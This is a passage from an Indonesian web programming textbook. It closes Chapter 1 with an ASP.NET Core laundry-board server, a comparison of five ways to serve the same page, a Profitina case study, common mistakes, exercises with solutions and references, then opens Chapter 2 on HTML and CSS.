      <p>Customer: {E(b.Customer)}<br>Service: {E(b.Service)}<br>Units: {b.Units} at
{Rupiah(b.Price)}<br>Status: {b.Status}<br>Charge: {Rupiah(b.Charge)}</p>
      <p><a href="/">Back to the board</a></p>
    </body>
    </html>

    """;

/// <summary>Satu nota: kolomnya sama dengan tabel Bill di basis data Laundry.</summary>
record Bill(string Id, string Customer, string Service, int Units, int Price, string
Status)
{
    public int Charge => Units * Price;
}
```

Dari dalam folder `aspnet`, `dotnet run` membangun dan menjalankannya (di VS Code dengan C# Dev Kit, buka `Program.cs` dan tekan **F5**). Baris-baris pertama yang dicetaknya:

```
Profitina Laundry (ASP.NET Core) listening on http://localhost:5100/
info: Microsoft.AspNetCore.Server.Kestrel[0]
      Unable to bind to http://localhost:5100 on the IPv6 loopback interface: 'Address
family not supported by protocol'.
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://localhost:5100
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
```

Pesan kedua adalah kisah IPv6 Subbab 1.4.4 lagi: `localhost` berarti `127.0.0.1` sekaligus `::1`, dan mesin ini tidak punya IPv6; di laptop Anda baris itu tidak akan muncul. `curl -i http://localhost:5100/` sekali lagi mengembalikan papan yang sama, kini dengan `Server: Kestrel`, dan `/health` mengembalikan:

```
HTTP/1.1 200 OK
Content-Length: 3
Content-Type: text/plain; charset=utf-8
Date: Wed, 23 Sep 2026 09:29:56 GMT
Server: Kestrel

ok
```

Nota yang tidak ada dan sebuah `POST` menunjukkan betapa sedikit yang ditambahkan minimal API bila tidak diminta — kode status yang benar, dan badan yang kosong:

```
HTTP/1.1 404 Not Found
Content-Length: 0
Date: Wed, 23 Sep 2026 09:29:56 GMT
Server: Kestrel
HTTP/1.1 405 Method Not Allowed
Content-Length: 0
Date: Wed, 23 Sep 2026 09:29:56 GMT
Server: Kestrel
Allow: GET
```

Bab 9 sampai 15 membangun aplikasi ASP.NET Core Razor Pages yang lengkap di atas fondasi yang sama.

1.17.6 Lima cara, berdampingan

Tabel 1.30 adalah perbandingannya, dan baris terakhirnya adalah pelajarannya.

Tabel 1.30 Halaman yang sama dengan lima cara. Semuanya berbeda kecuali baris terakhir, dan baris terakhir itulah intinya.

	Berkas statis	PHP	Java	Python	C#
Yang menyajikan	Peladen web apa pun	`php -S`, atau Apache	`HttpServer` JDK, atau Tomcat	Flask (Werkzeug)	Kestrel
Halaman ada di disk?	Ya	Tidak	Tidak	Tidak	Tidak
Berubah antarmuat ulang?	Tidak	Ya	Ya	Ya	Ya
`Last-Modified` dikirim?	Ya (peladen Python)	Tidak	Tidak	Tidak	Tidak
`Content-Length` dikirim?	Ya	Tidak: `Connection: close`	Ya	Ya	Ya
Kode status yang terlihat	200, 304, 404	200, 404, 405	200, 404, 405	200, 404, 405	200, 404, 405
Jawaban `/health`	—	`ok`, teks	`ok`, teks	JSON	`ok`, teks
Baris kode	0	sekitar 95	sekitar 165	sekitar 55, ditambah templat 17 baris	sekitar 80
Protokolnya	**HTTP**	**HTTP/1.1**	**HTTP/1.1**	**HTTP/1.1**	**HTTP/1.1**

Lima bahasa, lima arsitektur — dan satu percakapan di jaringan, yang tidak dapat dibedakan baik oleh peramban maupun oleh `curl`. Itulah artinya mengatakan bahwa web adalah protokol, bukan teknologi, dan itulah sebabnya Subbab 1.8 akan tetap benar ketika setiap alat dalam bab ini sudah tergantikan.

Ingatlah untuk menghentikan setiap peladen setelah selesai: **Ctrl+C** di terminal tempat ia berjalan. Peladen yang dibiarkan berjalan tetap memegang port-nya, dan peladen berikutnya yang Anda jalankan di port itu gagal dengan pesan *address already in use*.

1.18 Profitina dalam Praktik

Profitina adalah platform visibilitas AI yang beroperasi di `app.profitina.com`, dan seluruh bisnisnya adalah akibat dari Subbab 1.8. Profitina mengukur seberapa siap situs web sebuah merek untuk **dikutip oleh mesin penjawab AI** — disiplin yang disebut GEO, *Generative Engine Optimization*, yang bagi mesin penjawab sama dengan SEO bagi daftar tautan — lalu membantu memperbaiki apa yang ditemukannya. Platform memberi saran; pemilik situs yang memutuskan.

Pemindainya adalah klien HTTP. Setiap pemindaian adalah penelusuran **Tabel 1.5** yang dijalankan oleh program: menerjemahkan nama, menyambung, berbicara TLS, mengirim `GET`, membaca status, header, dan badan. Kode status adalah sinyal pertama: situs yang menjawab `500` ketika mesin penjawab datang tidak dapat dikutip, dan setiap `301` dalam rantai pengalihan menghabiskan satu perjalanan pulang-pergi.

Alur perenderan menentukan apakah isi itu ada. Jika teks halaman ada di dalam HTML badan respons, klien mana pun dapat membacanya — peramban, pembaca layar, Lynx di **Gambar 1.7**, *crawler*, mesin penjawab; jika JavaScript sisi klien menuliskannya setelah halaman dimuat, teks itu hanya ada bagi klien yang menjalankan skrip. "Keterekstrakan isi", salah satu sinyal yang dilaporkan Profitina, sebagian besar bermuara pada satu pertanyaan: **apakah peladen mengirim kata-katanya, atau mengirim program yang menuliskan kata-kata itu?** Antarmuka depan Profitina Laundry yang sudah jadi di `App/static/` sengaja menjadi contoh jenis kedua — daftar harganya diambil oleh JavaScript dan halamannya mengatakan hal itu dalam pesan `<noscript>` — yang wajar untuk layar staf tetapi pilihan buruk untuk halaman yang semestinya ditemukan pelanggan lewat pencarian.

`robots.txt`, `llms.txt`, dan data terstruktur semuanya HTTP. `robots.txt` adalah berkas statis di akar situs yang menyatakan path mana yang boleh diminta klien otomatis; `llms.txt`, yang diterbitkan situs pemasaran Profitina, adalah berkas sejenis yang lebih baru untuk mesin penjawab AI; data terstruktur — kosakata `schema.org` di Bab 6 — menyatakan dalam bentuk yang dapat dibaca mesin tentang *apa* sebuah halaman. Ketiganya harus ada di dalam respons agar klien yang bukan peramban dapat menemukannya.

Server-Sent Events adalah respons yang tidak pernah berakhir. Umpan komunitas Profitina diperbarui secara langsung melalui satu respons HTTP dengan `Content-Type: text/event-stream` yang memang tidak pernah diselesaikan peladen. Tidak ada `Content-Length`; peladen menulis kejadian berikutnya setiap kali ada. Inilah respons Subbab 1.8.3 dengan byte terakhir yang ditunda — sekerabat dengan peladen PHP Subbab 1.17.2, yang mengakhiri badannya dengan menutup koneksi — dan ia lolos melewati setiap proksi karena ia HTTP biasa.

Endpoint kesehatan bukan hiasan. Rilis Profitina dijaga gerbang: versi baru baru dinyatakan berhasil setelah layanan yang dipasang menjawab `/api/health`. Setiap peladen dinamis di Subbab 1.17 memiliki rute `/health` untuk alasan yang persis sama. Sistem *deployment* mengajukan satu pertanyaan murah dan melihat kode statusnya.

Menyajikan bukan berarti menjadi tuan rumah. Layanan produksinya adalah aplikasi Python di host Windows, diterbitkan melalui Cloudflare Tunnel: peramban mencapai Cloudflare — itulah sebabnya `profitina.com` menunjuk ke alamat-alamat Cloudflare di Subbab 1.4.4 — dan

Cloudflare mencapai aplikasi melalui terowongan yang dibuka dari dalam ke luar. Aplikasi tidak pernah melihat koneksi TCP pengunjung, dan HTTP tidak peduli.

Dan hukum berlaku sejak permintaan pertama. Undang-undang pelindungan data pribadi Indonesia, UU PDP No. 27/2022, mengatur data pribadi, dan permintaan HTTP membawa banyak sekali data itu — alamat IP, `User-Agent`, `Cookie`, apa pun isi sebuah formulir. Memutuskan apa yang dicatat dalam log adalah keputusan rancangan yang dimulai di sini. Profitina melakukan *hashing* kata sandi dengan Argon2id dan membiarkan setiap pengguna mengekspor atau menghapus datanya; aplikasi Laundry mengikuti aturan yang sama.

Studi kasus langsung yang Anda bangun dengan papan ketik Anda sendiri selalu **Profitina Laundry**.

1.19 Kesalahan yang Sering Terjadi, dan Cara Menghindarinya

1. Mengatakan "internet" padahal maksudnya "web". Internet adalah jaringan dari jaringan-jaringan; web adalah layanan yang berjalan di atas HTTP di dalamnya. Subbab 1.2.

2. Mengira peladen web adalah mesin. Peladen web adalah perangkat lunak. Laptop Anda menjalankan lima di Subbab 1.17 dan tetap laptop Anda. Subbab 1.9.

3. Membuka berkas HTML dengan klik dua kali. Bilah alamat menampilkan `file://`, bukan `http://`. Tidak ada peladen yang berjalan, tidak ada yang terjadi dari bab ini, dan setiap fitur sisi peladen yang Anda tulis diam-diam tidak melakukan apa pun. Selalu lewat `http://localhost`.

4. Membuka berkas PHP dengan Live Server. Live Server mengirim berkas itu sebagai teks; PHP tidak pernah berjalan. Pakai `php -S` atau XAMPP. Subbab 1.16.3.

5. Mengharapkan fragment sampai di peladen. Semua setelah `#` tidak pernah meninggalkan peramban. Jika peladen harus mengetahuinya, taruh di query string. Subbab 1.7.1.

6. Memakai `GET` untuk mengubah sesuatu. *Crawler*, cache, atau peramban yang mengambil lebih dulu lambat laun akan mengikuti tautan itu dengan sendirinya. `GET` untuk membaca; `POST` untuk mengubah. Subbab 1.8.2.

7. Memercayai validasi sisi klien. Pengguna dapat menghapus JavaScript Anda, atau melewati peramban sepenuhnya dengan `curl`. Validasi di klien demi keramahan; validasi di peladen demi kebenaran. Subbab 1.11.2.

8. Menaruh rahasia di kode sisi klien. Kunci API di dalam JavaScript adalah kunci API yang sudah diumumkan.

9. Salah `Content-Type`. Byte tidak membawa label sendiri. HTML yang dikirim sebagai `text/plain` tampil sebagai tag-tag di layar. Ketika keluaran tampak kacau, periksa header ini sebelum mengubah kode apa pun. Subbab 1.8.5.

10. Melupakan baris kosong. Dalam permintaan tulisan tangan, header diakhiri `\r\n\r\n`. Tinggalkan pasangan kedua dan peladen menunggu selamanya, lalu Anda keliru menyimpulkan bahwa peladennya rusak. Subbab 1.8.7.

11. Tertukar antara `401` dan `403`, serta `404` dan `500`. `401` berarti *perkenalkan diri Anda*; `403` berarti *tidak*. Ketika Anda melihat `500`, berhentilah memandangi peramban: kesalahannya ada di kode sisi peladen Anda, dan penjelasannya ada di konsol atau log peladen.

12. Memasang runtime alih-alih kit, atau memakai terminal lama. Pasang JDK dan .NET SDK, dan setelah mengubah PATH bukalah terminal *baru*. Subbab 1.16.

13. Dua peladen di satu port. *Address already in use* berarti peladen sebelumnya masih berjalan; hentikan dengan Ctrl+C.

1.20 Ringkasan Bab

- **Internet** adalah jaringan dari jaringan-jaringan yang berbicara **TCP/IP**; **web** adalah layanan yang berbicara **HTTP** di atasnya.
- **IP** mengalamati mesin dan tidak menjanjikan apa pun; **DNS** mengubah nama menjadi alamat, dibaca dari kanan ke kiri; **TCP** membuat aliran yang andal dan berurutan setelah jabat tangan tiga arah, dan **QUIC** melakukan hal yang sama melalui UDP untuk HTTP/3.
- **URL** memiliki tujuh bagian; fragment tidak pernah sampai di peladen, dan data di dalam URL harus di-*percent-encode*.
- **HTTP** adalah protokol permintaan–respons: baris permintaan atau baris status, header, satu baris kosong (`\r\n\r\n` mengakhiri header), dan badan. HTTP/2 dan HTTP/3 mengubah pengemasannya, bukan pesannya.
- Kode status terbagi dalam lima kelas — `4xx` kesalahan klien, `5xx` kesalahan peladen; `Content-Type` adalah header yang paling menentukan. HTTP bersifat **stateless**, dan **HTTPS** adalah HTTP di dalam **TLS 1.3**.
- **Peladen web** adalah perangkat lunak yang memetakan setiap permintaan ke sebuah berkas atau program. Peramban membangun **DOM** dan **CSSOM**, lalu menata letak, melukis, dan menyusun.
- Halaman **statis** adalah berkas; halaman **dinamis** dibangun per permintaan. Kode **sisi peladen** berjalan sebelum respons dan dapat menyimpan rahasia; kode **sisi klien** berjalan sesudahnya, di peramban yang dikendalikan pengguna, dan tidak dapat menyimpan rahasia apa pun.
- Tiga **tingkatan** — presentasi, aplikasi, data — adalah bentuk yang diandaikan. Web 1.0 sampai 4.0 menamai sebuah arah: **membaca, menulis, makna, agen**.
- VS Code dengan ekstensinya, PHP, XAMPP, JDK 25, Python 3.14 dengan Flask, dan .NET 10 SDK adalah seluruh perangkatnya; sembilan perintah memeriksanya.
- Anda menyajikan satu halaman sebagai berkas dan dari PHP, Java, Python, serta C#, dan setiap kali mendapat satu protokol yang sama. Protokol itulah pokok bahasan seluruh sisa buku ini.

1.21 Soal Latihan

1.1 Apakah surel bagian dari web? Beri alasan dengan memakai definisi di Subbab 1.2.4.

1.2 Tuliskan alamat IPv4 `192.168.10.200` sebagai tiga puluh dua digit biner, dengan menunjukkan hitungan untuk setiap oktet.

1.3 Jelaskan mengapa `10.0.300.1` tidak mungkin menjadi alamat IPv4.

1.4 Ada berapa alamat IPv4 yang berbeda? Tunjukkan perhitungannya. Mengapa hal ini menjadi masalah, dan apa dua jawaban atasnya?

1.5 Bacalah `www.if.its.ac.id` dari kanan ke kiri dan sebutkan nama setiap labelnya.

1.6 Resolver Anda belum menyimpan apa pun. Sebutkan, berurutan, peladen-peladen yang ditanyainya untuk menerjemahkan `shop.example.co.id`.

1.7 Sebuah situs dipindahkan ke peladen baru dan sebagian pengunjung masih melihat yang lama. Sebutkan penyebab dan prosedur yang benar.

1.8 Sebutkan empat jaminan TCP yang tidak diberikan IP, dan satu aplikasi yang dengan sengaja tidak memakainya. Mengapa HTTP/3 berpindah dari TCP ke QUIC?

1.9 Uraikan `http://shop.example:8080/cart/view.php?id=7&ref=ig#total`. Sebutkan setiap bagiannya, dan bagian mana yang tidak pernah sampai di peladen.

1.10 Seorang pelanggan bernama `Ibu Sari & Anak`. Tuliskan query string `name=` untuk nilai itu dengan benar, memakai Persamaan (1.4), dan jelaskan apa yang terjadi jika tidak.

1.11 Tuliskan, byte demi byte, permintaan HTTP/1.1 `GET` lengkap untuk `/prices.html` dari host `laundry.example` dengan `Connection: close`, dengan menandai setiap `\r\n`. Berapa byte ukurannya?

1.12 Untuk setiap situasi berikan kode status yang tepat: (a) halaman pindah selamanya; (b) pengunjung belum login; (c) pengunjung sudah login tetapi tidak boleh melihat ini; (d) kode Anda melempar *exception*; (e) salinan cache peramban masih bagus; (f) URL-nya ada tetapi tidak untuk `DELETE`.

1.13 Mengapa `GET` tidak boleh mengubah apa pun di peladen? Berikan satu bencana konkret.

1.14 Sebuah halaman menampilkan nama pelanggan hanya setelah JavaScript mengambilnya. Jelaskan, dengan memakai Subbab 1.12.3, mengapa *crawler* mungkin tidak pernah melihatnya.

1.15 Perjalanan pulang-pergi dari laptop di Surabaya ke sebuah peladen adalah 40 ms. Dengan memakai Persamaan (1.3) dan Persamaan (1.6), berapa waktu paling singkat sebelum byte pertama halaman `http` tiba, dan halaman `https` melalui TLS 1.3 dan TCP?

1.16 Pada **Kode 1.15**, tambahkan rute `/prices` yang mengembalikan keempat harga dari **Kode 1.13** sebagai teks biasa dengan status `200`. Berikan kode yang akan Anda sisipkan, dan sebutkan di mana.

1.17 Pada **Kode 1.18**, rute `/health` mengembalikan JSON. Ubahlah agar mengembalikan kata `ok` sebagai `text/plain`, seperti ketiga peladen lainnya.

1.18 Tambahkan nota keempat ke **Kode 1.14**: `B2951`, pelanggan Endah Ika Rahman, satu bed cover (layanan "Bed cover, any size (per item)", Rp 35.000), status `queued`. Berapa total yang baru dan bagaimana baris terakhir papan yang baru?

1.19 Anda mengetik `php --version` di jendela PowerShell baru di Windows dan mendapat *The term 'php' is not recognized*. Sebutkan penyebab dan perbaikannya.

1.22 Penyelesaian Soal Latihan

1.1 Bukan. Surel memakai SMTP untuk mengirim dan IMAP atau POP untuk membaca, dan tidak satu pun dari itu HTTP, sehingga surel adalah layanan internet tetapi bukan layanan web. Gmail di peramban adalah aplikasi web *tentang* surel: peramban berbicara HTTP kepada Google, dan Google berbicara SMTP ke tujuan selanjutnya.

1.2 Oktet demi oktet, dengan mengurangkan nilai tempat terbesar yang muat:

- $192 = 128 + 64$, jadi `11000000`;
- $168 = 128 + 32 + 8$, jadi `10101000`;
- $10 = 8 + 2$, jadi `00001010`;

- $200 = 128 + 64 + 8$, jadi `11001000`.

Alamatnya adalah `11000000 10101000 00001010 11001000`.

1.3 Setiap oktet berukuran delapan bit, sehingga dapat memuat $2^8 = 256$ nilai, bernomor 0 sampai 255. Nilai 300 memerlukan sembilan bit. Itu bukan alamat yang besar; itu sama sekali bukan alamat.

1.4 Menurut Persamaan (1.1), $2^{32} = 4\,294\,967\,296$ alamat, sekitar 4,3 miliar. Perangkat yang tersambung lebih banyak daripada itu, sehingga alamat habis. Dua jawabannya adalah IPv6, dengan 2^{128} alamat (Persamaan (1.2)), dan *network address translation*, yang memungkinkan banyak perangkat di balik satu router berbagi satu alamat publik.

1.5 Dari kanan ke kiri: `id` adalah domain tingkat teratas kode negara untuk Indonesia; `ac` adalah tingkat kedua untuk lembaga akademik terakreditasi; `its` adalah Institut Teknologi Sepuluh Nopember; `if` adalah Departemen Teknik Informatika-nya; `www` menamai satu host atau layanan di departemen itu. Akar yang tidak ditulis berada di sebelah kanan `id`.

1.6 Sebuah peladen akar; lalu peladen untuk `id`; lalu peladen untuk `co.id`; lalu peladen untuk `example.co.id`, yang memegang catatan resmi dan mengembalikan alamatnya. Empat pertanyaan, masing-masing kepada organisasi yang berbeda.

1.7 Cache DNS: setiap cache boleh memakai ulang jawaban lama sampai time to live-nya habis, pada saat yang berbeda-beda bagi pengunjung yang berbeda. Turunkan time to live jauh sebelum pindah, pindahkan, pastikan, lalu naikkan lagi.

1.8 Pengiriman (pengiriman ulang), urutan (nomor urut), pendeteksian kerusakan (checksum), serta kendali aliran dan kemacetan. Suara dan video langsung tidak memakainya, melalui UDP, karena bingkai yang terlambat tidak berguna. HTTP/3 berpindah ke QUIC karena di TCP satu paket yang hilang menahan setiap berkas di belakangnya; QUIC memisahkan aliran-aliran dan menggabungkan jabat tangan transport dan TLS.

1.9 Skema `http`; tanpa *userinfo*; host `shop.example`; port `8080`; path `/cart/view.php`; query `id=7&ref=ig`; fragment `total`. **Fragment**-lah yang tidak pernah sampai di peladen. Port dipakai untuk membuat koneksi dan sampai di peladen hanya di dalam header `Host`.

1.10 `name=Ibu%20Sari%20%26%20Anak`. Spasi adalah byte $32 = 16 \cdot 2 + 0$, jadi `%20`; `&` adalah byte $38 = 16 \cdot 2 + 6$, jadi `%26`. (Dalam query yang di-*encode* sebagai formulir, `Ibu+Sari+%26+Anak` sama benarnya.) Jika dibiarkan mentah, `&` akan dibaca sebagai awal parameter baru: peladen menerima `name=Ibu Sari` dan parameter kedua yang tak bermakna bernama `Anak`.

1.11 Dengan `<CRLF>` menandai setiap `\r\n` dua byte:

```
GET /prices.html HTTP/1.1<CRLF>
Host: laundry.example<CRLF>
Connection: close<CRLF>
<CRLF>
```

`GET /prices.html HTTP/1.1` terdiri atas 25 karakter, `Host: laundry.example` 21, `Connection: close` 17, sehingga seperti pada Persamaan (1.5) totalnya $(25 + 2) + (21 + 2) + (17 + 2) + 2 = 71$ byte.

1.12 (a) `301 Moved Permanently`, dengan header `Location`. (b) `401 Unauthorized`. (c) `403 Forbidden`. (d) `500 Internal Server Error`. (e) `304 Not Modified`, tanpa badan. (f) `405 Method Not Allowed`, dengan header `Allow`.

1.13 `GET` didefinisikan **aman**, dan peramban, cache, serta *crawler* mengandalkannya. Sebuah toko menaruh tautan `GET /product/delete?id=42` di katalognya, hanya dilindungi login; peramban yang mengambil lebih dulu mengikutinya dan katalog itu mengosongkan dirinya sendiri. Pakailah formulir yang mengirim `POST`.

1.14 *Crawler* adalah klien HTTP yang mungkin mengurai badan (tahap 1) tetapi tidak pernah menjalankan JavaScript; jika nama itu tidak ada dalam byte respons, nama itu tidak ada bagi klien tersebut. Taruh nama itu di dalam HTML di sisi peladen.

1.15 Dengan $r = 40$ ms: untuk `http`, Persamaan (1.3) menghasilkan $2r = 80$ ms; untuk `https` melalui TLS 1.3 dan TCP, Persamaan (1.6) menghasilkan $3r = 120$ ms. Ini batas bawah; pekerjaan peladen sendiri ditambahkan di atasnya.

1.16 Sisipkan satu cabang ke dalam `route`, sebelum `else` terakhir:

```
} else if (path.equals("/prices")) {
    send(exchange, 200, "text/plain; charset=utf-8", prices());
```

dan tambahkan, di samping `boardPage()`:

```
static String prices() {
    return """
           Wash, dry & fold               Rp 8,000 per kg
           Express wash & fold, 1 day     Rp 12,000 per kg
           Ironing only                   Rp 6,000 per kg
           Dry cleaning, shirt or blouse  Rp 20,000 per item
           """;
}
```

Jenisnya `text/plain` karena badannya bukan HTML.

1.17 Ganti rutenya dengan:

```
@app.route("/health")
def health():
    return "ok\n", 200, {"Content-Type": "text/plain; charset=utf-8"}
```

Flask menerima nilai kembalian tiga bagian: badan, kode status, header. Impor `jsonify` lalu boleh dihapus.

1.18 Tambahkan ke *array* nota dalam **Kode 1.14** elemen `['id' => 'B2951', 'customer' => 'Endah Ika Rahman', 'service' => 'Bed cover, any size (per item)', 'units' => 1, 'price' => 35000, 'status' => 'queued']`. Menurut Persamaan (1.7) nota baru itu berbiaya $1 \times 35\,000$ rupiah, sehingga totalnya menjadi $152\,000 + 35\,000 = 187\,000$ dan baris terakhirnya berbunyi `4 bills, Rp 187,000 in total.` Tidak ada yang lain berubah: tabel dan total dihitung dari *array* itu.

1.19 PHP sudah terpasang tetapi foldernya tidak ada di PATH, atau PATH diubah setelah jendela itu dibuka. Tambahkan `C:\xampp\php` ke Path pengguna seperti di Subbab 1.16.4 lalu buka terminal baru.

Daftar Pustaka

Definisi protokolnya adalah [10], [11], [12], [5], [2], [15], [7], [6], dan [14]; jaringan di baliknya dibahas panjang lebar dalam [8] dan [9]. Asal-usul web diceritakan penemunya dalam [20], dan spesifikasi HTML terkini adalah [19], dengan dokumentasi praktis dalam [13]. Bahan Web 2.0 di Subbab 1.15 mengikuti [26] dan [27], dan pemetaan generasi pada **Gambar 1.31** berasal dari

[31]. Angka-angka peramban berasal dari [18], peringkat bahasa dari [23], [22], dan [24], hitungan domain, peladen, dan pengguna dari [3], [4], [16], [17], [28], dan [29], serta pengukuran protokol 2024–2025 dari [1]. Perangkat di Subbab 1.16 dan 1.17 didokumentasikan dalam [32], [34], [36], [37], dan [35].

[1] Cloudflare, *Cloudflare Radar 2024 Year in Review* and *2025 Year in Review*. [Online]. Available: https://radar.cloudflare.com/year-in-review/2024 and https://radar.cloudflare.com/year-in-review/2025

[2] P. Mockapetris, "Domain Names — Concepts and Facilities," RFC 1034, Internet Engineering Task Force, Nov. 1987.

[3] Verisign, *The Domain Name Industry Brief*, Q2 2026, Jul. 2026. [Online]. Available: https://www.dnib.com/

[4] PANDI (Pengelola Nama Domain Internet Indonesia), "Capaian domain .id meningkat hingga 1,43 juta pada 2025," press release, 2026. [Online]. Available: https://pandi.id/

[5] W. Eddy, Ed., "Transmission Control Protocol (TCP)," RFC 9293, Internet Engineering Task Force, Aug. 2022.

[6] J. Iyengar and M. Thomson, Eds., "QUIC: A UDP-Based Multiplexed and Secure Transport," RFC 9000, Internet Engineering Task Force, May 2021.

[7] M. Bishop, Ed., "HTTP/3," RFC 9114, Internet Engineering Task Force, Jun. 2022.

[8] J. F. Kurose and K. W. Ross, *Computer Networking: A Top-Down Approach*, 8th ed. Hoboken, NJ, USA: Pearson, 2021.

[9] A. S. Tanenbaum, N. Feamster, and D. J. Wetherall, *Computer Networks*, 6th ed. Hoboken, NJ, USA: Pearson, 2021.

[10] T. Berners-Lee, R. Fielding, and L. Masinter, "Uniform Resource Identifier (URI): Generic Syntax," RFC 3986, Internet Engineering Task Force, Jan. 2005.

[11] R. Fielding, M. Nottingham, and J. Reschke, "HTTP Semantics," RFC 9110, Internet Engineering Task Force, Jun. 2022.

[12] R. Fielding, M. Nottingham, and J. Reschke, "HTTP/1.1," RFC 9112, Internet Engineering Task Force, Jun. 2022.

[13] Mozilla, *MDN Web Docs — HTTP*. [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/HTTP

[14] M. Thomson and C. Benfield, Eds., "HTTP/2," RFC 9113, Internet Engineering Task Force, Jun. 2022.

[15] E. Rescorla, "The Transport Layer Security (TLS) Protocol Version 1.3," RFC 8446, Internet Engineering Task Force, Aug. 2018.

[16] W3Techs, *Usage Statistics and Market Share of Web Servers*, 22 Sep. 2026. [Online]. Available: https://w3techs.com/technologies/overview/web_server

[17] Netcraft, *July 2026 Web Server Survey*, Jul. 2026. [Online]. Available: https://www.netcraft.com/blog/july-2026-web-server-survey

[18] StatCounter, *GlobalStats: Browser Market Share* (worldwide, Indonesia, China and the Russian Federation; all platforms and desktop), Jan. 2009 to Aug. 2026. [Online]. Available: https://gs.statcounter.com/browser-market-share

[19] WHATWG, *HTML Living Standard*. [Online]. Available: https://html.spec.whatwg.org/

[20] T. Berners-Lee and M. Fischetti, *Weaving the Web: The Original Design and Ultimate Destiny of the World Wide Web*. New York, NY, USA: HarperBusiness, 2000.

[21] Ecma International, *ECMAScript 2026 Language Specification*, ECMA-262, 17th ed., Jun. 2026.

[22] Stack Overflow, *2025 Developer Survey — Technology*, Jul. 2025. [Online]. Available: https://survey.stackoverflow.co/2025/technology

[23] TIOBE Software, *TIOBE Index*, Sep. 2026, and P. Carbonnelle, *PYPL PopularitY of Programming Language Index*, Sep. 2026. [Online]. Available: https://www.tiobe.com/tiobe-index/ and https://pypl.github.io/

[24] GitHub, *Octoverse 2025: A new developer joins GitHub every second as AI leads TypeScript to #1*, Oct. 2025. [Online]. Available: https://github.blog/news-insights/octoverse/

[25] InfoQ, "Software Development: Programming Languages Trends, 2019 Q3 Graph," 2019. [Online]. Available: https://www.infoq.com/

[26] T. O'Reilly, "What Is Web 2.0: Design Patterns and Business Models for the Next Generation of Software," O'Reilly Media, Sep. 2005.

[27] G. Ritzer and N. Jurgenson, "Production, Consumption, Prosumption: The Nature of Capitalism in the Age of the Digital 'Prosumer'," *Journal of Consumer Culture*, vol. 10, no. 1, pp. 13–36, 2010.

[28] International Telecommunication Union, *Facts and Figures 2025*, Nov. 2025. [Online]. Available: https://www.itu.int/itu-d/reports/statistics/facts-figures-2025/

[29] APJII (Asosiasi Penyelenggara Jasa Internet Indonesia), *Survei Penetrasi Internet Indonesia 2026*, May 2026. [Online]. Available: https://survei.apjii.or.id/

[30] N. Spivack, chart of the evolution of the web from the PC era to Web 4.0, Radar Networks, 2007.

[31] "Online mapping evolution from Web 1.0 to Web 6.0," *Geomatics, Landmanagement and Landscape*, no. 1, 2020. [Online]. Available: https://gll.urk.edu.pl/zasoby/74/GLL-1-3-2020.pdf

[32] Microsoft, *Visual Studio Code Documentation*. [Online]. Available: https://code.visualstudio.com/docs

[33] The PHP Group, *Supported Versions*. [Online]. Available: https://www.php.net/supported-versions.php

[34] The PHP Group, *PHP Manual — Built-in Web Server*. [Online]. Available: https://www.php.net/manual/en/features.commandline.webserver.php

[35] The Apache Software Foundation, *Apache Tomcat 11 Documentation*. [Online]. Available: https://tomcat.apache.org/tomcat-11.0-doc/

[36] Pallets Projects, *Flask Documentation (3.1.x)*. [Online]. Available: https://flask.palletsprojects.com/

[37] Microsoft, *ASP.NET Core Documentation — Minimal APIs (.NET 10)*. [Online]. Available: https://learn.microsoft.com/aspnet/core/fundamentals/minimal-apis

Bab 2

HTML, CSS, dan Bahasa Dasar Web


Di akhir bab ini Anda sudah membangun wajah publik Profitina Laundry dengan tangan sendiri: halaman harga dengan kalkulator yang langsung menghitung, halaman "Where is my laundry?" yang meminta data JSON kepada peladen, dan formulir permintaan penjemputan yang memeriksa dirinya sendiri sebelum meninggalkan peramban. Anda akan tahu untuk apa setiap tag di halaman-halaman itu, apa kerja setiap aturan CSS, apa yang diubah setiap baris JavaScript pada halaman, dan apa yang sebenarnya dikirim peramban ke jaringan ketika pengunjung menekan tombol. Setelah itu Anda akan menyajikan halaman yang sama, dan menangani formulir yang sama, dari tiga peladen — satu dalam Java, satu dalam Python, satu dalam PHP — lalu menyaksikan satu uji yang sama lulus di ketiganya. Tidak ada yang bersifat sihir. Anda akan mampu membuka halaman mana pun di web, menekan Ctrl+U untuk melihat sumbernya, dan membacanya.

2.1 Di Mana Kita Berhenti

Bab 1 ditutup dengan satu kalimat yang menjadi gantungan seluruh buku: **peramban bertanya, peladen menjawab**. Peramban mengirim permintaan (*request*); peladen (*server*) mengirim tanggapan (*response*); tanggapan itu sebagian besar berupa teks; peramban mengubah teks itu menjadi sesuatu yang bisa Anda lihat. Bab ini membahas teks tersebut.

Ada tiga cara peladen menghasilkannya, dan ketiganya layak dilihat sekarang, karena sisa buku ini melewati ketiganya secara berurutan.


Cara paling sederhana: berkasnya sudah ada. Seseorang mengetiknya, menyimpannya di cakram peladen, dan peladen menyerahkan bita-bitanya tanpa diubah, seperti pustakawan menyerahkan sebuah buku. **Gambar 2.1** memperlihatkan seluruh transaksi itu dalam tiga langkah. Inilah yang akan Anda kerjakan di sebagian besar bab ini.



